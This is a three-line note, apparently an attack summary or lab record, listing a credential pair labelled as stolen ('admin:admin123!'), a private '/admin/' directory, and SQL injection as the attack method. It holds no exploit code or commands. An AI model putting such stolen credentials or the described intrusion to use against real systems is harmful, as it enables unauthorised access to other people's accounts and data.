Stolen Credentials: admin:admin123!

Private Directory: /admin/

Attack Method: SQL Injection